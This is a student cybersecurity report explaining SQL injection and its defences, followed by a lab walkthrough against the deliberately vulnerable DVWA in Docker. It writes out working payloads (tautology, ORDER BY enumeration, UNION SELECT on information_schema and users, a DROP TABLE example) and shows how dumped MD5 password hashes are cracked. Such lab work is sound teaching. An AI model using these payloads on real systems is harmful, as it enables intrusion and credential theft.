Andrew Brown

ADBRBX

INFOTC 3910 - Advanced Cybersecurity

SQL Injections using the Damn Vulnerable Web Application

Topic

For this report I chose to research SQL injections. I picked SQL Injections because I believe it's a really unique way to attack a target system due to the fact that you can directly interact and manipulate the database that the system is using. Due to the amount of damage an attacker could wreck on a system, SQL Injections could be viewed as a simple yet destructive method that pose a real threat to systems that are not properly defended against them.

SQL Injection attacks continue to be relevant in today's today cybersecurity field. Freepik, a website used for sharing images and other media was victim of a SQL injection attack in August 2020, where over 8.3 million accounts had both their emails and password hashes stolen[1]. In response to the attack, Freepik had reset the account information for 229K user accounts. This attack demonstrates how SQL Injections are still a relevant threat and learning how to protect your system against them is essential to keeping your user's information safe.

We will be covering SQL injections using the Damn Vulnerable Web Application or DVWA for short. DVWA is a PHP/MySQL application that was created for web developers and security professionals to test their skills and help learn how to secure their application. As implied by its name, DVWA comes with a plethora of vulnerabilities including a susceptibility to SQL injections. Knowledge of MySQL, Docker Containers, and PHP will prove useful in understanding this material.

[1] https://www.bleepingcomputer.com/news/security/freepik-data-breach-hackers-stole-83m-records-via-sql-injection/

Research

What exactly is a SQL Injection? According to Microsoft "An SQL Injection is a code injection method where malicious code is inserted into strings that are later passed to an instance of SQL Server for parsing and execution."[2]. Using these code injections will allow an attack to extract information from a database, edit it or even damage it. For example, if an attacker was presented with a form that get data about a certain animal, the script that used to create the MySQL script may look like "SELECT * FROM AnimalTable WHERE inputAnimal = 'Cat'", however if the user inputs "'Cat'; drop table AnimalTable #" they could potentially delete and wipe out the table.

SQL Injections can also be used to extract data from tables as well, one method is using a Union attack. With a union attack, the UNION keyword can be used to retrieve data from other tables[3]. For example, let's say you want to get both the username and their related password from a table, to do that you will need to figure out how many columns are being returned in the query. To find that out will need to do a couple of ORDER BY clauses and increment each one until you get an error from the application, an ORDER BY clause would look like "%' ORDER BY 1 #". Once you find out how many columns, you'll need to create the UNION injection. In our example there are only two columns, so our injection will look like "%' UNION SELECT user, password FROM users#". Our result will show the usernames located in the table along with their associated passwords, be it plaintext or hash.

Another way to attack a database is by using an error based SQL injection. Error based injections are different in that they rely on the provided error message in order to gain additional information on how the database is structured. Error based injections could also allow an attacker to enumerate the entire database as well.[4] An example of an error based injection was the ORDER BY method that was shown in the previous example, by using the ORDER BY clause

[2] https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953(v=sql.105)?redirectedfrom=MSDN
[3] https://portswigger.net/web-security/sql-injection/union-attacks
[4] https://www.acunetix.com/websitesecurity/sql-injection2/


we were able to figure out the structure of the query by incrementing each one until we had a error report from the application.

How can we defend against SQL injections? SQL injections can be prevented in a number of ways, ranging from creating and utilizing parameters for user input for the SQL to giving the least required amount of access a user could have with a database. Input filtering is one of the most common ways to prevent SQL injections by disallowing certain characters such as delimiters or dashes. Another method to prevent injections would be implementing a way to validate user input, such as using a drop down menu and not allowing users to manually type out their input in a field.[5] If you would like to also mitigate the effects of an error based injection, you can disallow the client from receiving database error messages if they somehow manage to trigger one. There are a number of ways to prevent injections and best practice would constitute implanting a combination of all these methods.

[5] https://security.berkeley.edu/education-awareness/best-practices-how-tos/system-application-security/how-protect-against-sql


Application

In order to implement our SQL injection attacks, we will need to set up DVWA. For some, you will need to install docker. Docker is the simplest way to set up DVWA and also allows isolation from your OS so your network won't be vulnerable to DVWA's exploits.




```
adbrbx@kali:~$ sudo apt-get install docker
```

Once docker is installed, you will need to pull the dvwa image from github for docker.




```
adbrbx@kali:~$ sudo docker pull infoslack/dvwa
Using default tag: latest
latest: Pulling from infoslack/dvwa
8387d9ff0016: Pull complete
3b52deaaf0ed: Pull complete
4bd501fad6de: Pull complete
a3ed95caeb02: Pull complete
790f0e8363b9: Pull complete
11f87572ad81: Pull complete
341e06373981: Pull complete
709079cecfb8: Pull complete
55bf9bbb788a: Pull complete
b41f3cfd3d47: Pull complete
70789ae370c5: Pull complete
43f2fd9a6779: Pull complete
6a0b3a1558bd: Pull complete
934438c9af31: Pull complete
1cfba20318ab: Pull complete
de7f3e54c21c: Pull complete
596da16c3b16: Pull complete
e94007c4319f: Pull complete
3c013e645156: Pull complete
62510f570ac2: Pull complete
fa7c1c850475: Pull complete
ebb25b853fc3: Pull complete
Digest: sha256:fcd5d51fc526ef1ff7cf2e94aa91be39d052874057ff603b66b9b461386fae93
Status: Downloaded newer image for infoslack/dvwa:latest
docker.io/infoslack/dvwa:latest
```

Once it is finished pulling, you will need to set up DVWA using like so, along with setting a password for the MySQL database.




```
adbrbx@kali:~$ sudo docker run -d -p 80:80 -p 3306:3306 -e MYSQL_PASS="mypass" infoslack/dvwa
d60088b91f494ac80ab7eaa51d33c87c55935565a305f3b014be13a1e61fa333
```

Afterwards you should be able to navigate to the web app by going to 127.0.0.1 in your web browser of choice. You'll login into the application with the username "admin" and the password "password". Secure, right?



Damn Vulnerable Web Application (DVWA) is a RandomStorm OpenSource project.

After logging in, you will need to create the database by clicking on the "Create / Reset Database" button below.



Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.5.9-1ubuntu4.20**

Web Server SERVER_NAME: **127.0.0.1**

PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: Enabled
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: Installed


reCAPTCHA key: Array

Writable folder /app/hackable/uploads/: Yes)
Writable file /app/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes

Status in red, *indicate there will be an issue when trying to complete some modules.*

Unable to connect to the database.

Once you created the database, you will need to set the web application's security to "low" so we can implement the injection attacks.



DVWA Security


Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

With all that out of the way, we can start testing out the SQL injections. Let's check out the intended output of the application first. By entering "1" as our user input, we're able to see what user that ID number corresponds to.



Vulnerability: SQL Injection


User ID: 1

```
ID: 1
First name: admin
Surname: admin
```

If we check under the hood and look at the php handling the user input, we can see how our vulnerable MySQL query works.

```
// Check database
$query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

How can this be exploited? Using the logic of the query we can use 1' or 0=0 # to return all rows in the table. The reason this works is because with our input, the query will look like "SELECT first_name, last_name FROM users WHERE user_id = 1 OR 0=0" Because of the OR statement resulting in true, the contents of the table will be retrieved as shown below.




Vulnerability: SQL Injection

User ID: 1' or 0=0 # Submit

```
ID: 1' or 0=0 #
First name: admin
Surname: admin

ID: 1' or 0=0 #
First name: Gordon
Surname: Brown

ID: 1' or 0=0 #
First name: Hack
Surname: Me

ID: 1' or 0=0 #
First name: Pablo
Surname: Picasso

ID: 1' or 0=0 #
First name: Bob
Surname: Smith
```


Using this knowledge, we can gain all sorts of information about the system using these injection for example, you could find what OS and version it's running by using the injection "1' union select null, version() #"



User ID: select null, version() # Submit


```
ID: null' union select null, version() #
First name:
Surname: 5.5.47-0ubuntu0.14.04.1
```

Our main goal now is to access the DVWA's user information and passwords, in order to that we will first need to use an error-based injection. We can use the ORDER BY clause that was discussed earlier. null' order by 1 # is an example of the injection you could use to find this information. It was discovered that since the error occurred at column 3, we can assume there will only be 2 columns.


127.0.0.1/vulnerabilities/
127.0.0.1/vulnerabilities/sqli/?id=null'+order+by+3+%23&Submit=Submit#
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security


```
Unknown column '3' in 'order clause'
```

Now we will need to find the name of the table where user information could reside, we can find that information by using a union select injection. In this case will we use information_schema.tables to find our table name. The injection we will use is "null' union select null,table_name from information_schema.tables #" keep in mind we will need to include two fields for the union select since there are two columns. Using the results, it appears there is a table called "users", which must contain the account information!




```
ID: null' union select null,table_name from information_schema.tables  #
First name:
Surname: users
```

With this information now, we can retrieve the usernames and passwords from the database! Using the information we've obtain from our previous outputs, it appears that information is located in the table named "users". We can now use an injection to obtain account information.




```
ID: null' union select user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: null' union select user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: null' union select user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: null' union select user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: null' union select user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

It appears the passwords were stored using MD5 hashes and not plaintext, however we can easily decode these hashes using an online tool. The account "godonb" has the hash "e99a18c428cb38d5f260853678922e03". Once decoded the password appears to be "abc1"


Found : **abc123**

(hash = e99a18c428cb38d5f260853678922e03)

You can test this out by trying to login into the account using that information you obtained.


You have logged in as 'gordonb'

Username: gordonb
Security Level: low
PHPIDS: disabled

Sources

1. https://www.bleepingcomputer.com/news/security/freepik-data-breach-hackers-stole-83m-records-via-sql-injection/

2. https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953(v=sql.105)?redirectedfrom=MSDN

3. https://portswigger.net/web-security/sql-injection/union-attacks

4. https://www.acunetix.com/websitesecurity/sql-injection2/

5. https://security.berkeley.edu/education-awareness/best-practices-how-tos/system-application-security/how-protect-against-sql